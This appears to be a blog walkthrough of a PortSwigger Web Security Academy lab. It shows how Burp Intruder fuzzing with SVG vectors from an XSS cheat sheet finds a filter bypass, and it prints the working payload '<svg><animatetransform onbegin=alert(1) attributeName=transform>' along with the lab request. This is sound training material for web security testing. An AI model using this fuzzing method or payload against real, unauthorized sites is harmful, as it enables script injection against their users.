June 3, 2026

Lab: Reflected XSS with some SVG markup allowed
When auditing an application for Cross-Site Scripting (XSS), you frequently run into Web Application Firewalls (WAFs) or custom filters…

Ayeshaaghafoor
2 min read
When auditing an application for Cross-Site Scripting (XSS), you frequently run into Web Application Firewalls (WAFs) or custom filters that block standard payload combinations. Instead of manually guessing which event handlers or tags are permitted, automated fuzzing is the most efficient path forward.
In this walkthrough, I'll take you through how I used Burp Suite Intruder along with PortSwigger's XSS cheat sheet payloads to solve the "Reflected XSS with some SVG tags allowed" style scenario.
The Strategy: Targeted Fuzzing
Instead of blindly testing random payloads, my objective was to narrow down the target to tags utilizing Scalable Vector Graphics (<svg>). Knowing that <svg> context tags sometimes handle events differently than standard HTML tags, I wanted to find out exactly which specific SVG sub-elements or event handlers could slip past the filter.
To achieve this cleanly, I utilized Burp Suite Intruder to brute-force a dedicated list of SVG-based vectors.
Step-by-Step Walkthrough
Step 1: Setting up the Intruder Target

First, capture the search request from the target application in Burp Suite and send it over to the Intruder tab.
- Highlight the value of the
searchparameter. - Click Add § to mark it as the payload injection point.
- Set the attack type to Sniper.
HTTP
GET /?search=§§ HTTP/1.1
Host: 0a310011036c79b680f162f500bf0048.web-security-academy.net
Cookie: session=2bSm4AjwPTLLEONazCPZlVoTOP2hbNGj
...
GET /?search=§§ HTTP/1.1
Host: 0a310011036c79b680f162f500bf0048.web-security-academy.net
Cookie: session=2bSm4AjwPTLLEONazCPZlVoTOP2hbNGj
...
Step 2: Extracting Vectors from the XSS Cheat Sheet
Next, head over to the Payloads side tab. To save time, we can grab a curated list of target vectors directly from PortSwigger's official XSS cheat sheet, filtering strictly for <svg> combinations.
- Under Payload configuration, select Simple list.
- Paste the collection of custom SVG event strings (e.g., tags utilizing
onbeforeinput,ondrag,onanimate, etc.) directly into the payload list box.
Step 3: Analyzing the Attack Results
With everything configured, hit the Start attack button to begin fuzzing the server.
When looking at the results window, a clear pattern instantly emerges:
- Status Code 400: The vast majority of the payloads trigger a
400 Bad Requestor an explicit block from the application filter. - Status Code 200: Request #52 stood out completely with a successful
200 OKstatus code and a completely different response length.
Plaintext
Payload #52: <svg><animatetransform onbegin=alert(1) attributeName=transform>Payload #52: <svg><animatetransform onbegin=alert(1) attributeName=transform>
Step 4: The Winning Payload Breakdown
The application's filter explicitly allowed the <animatetransform> tag paired with the onbegin event handler.
HTML
<svg><animatetransform onbegin=alert(1) attributeName=transform></svg><svg><animatetransform onbegin=alert(1) attributeName=transform></svg>- Why it worked: The filter configuration failed to blacklist the specific
<animatetransform>structural sub-tag alongside its associatedonbeginlifecycle trigger, creating a gaping hole in its security policy.
Executing this exact URL query string in the browser fires the event automatically as the SVG element initializes on the page, successfully solving the lab challenge!
Conclusion
Manually attempting to discover WAF blindspots is a tedious guessing game. By exporting a structured list from an XSS cheat sheet and funneling it through Burp Intruder, you can map out permitted attributes and structural components in seconds.
If you found this walkthrough insightful, don't forget to hit the clap button!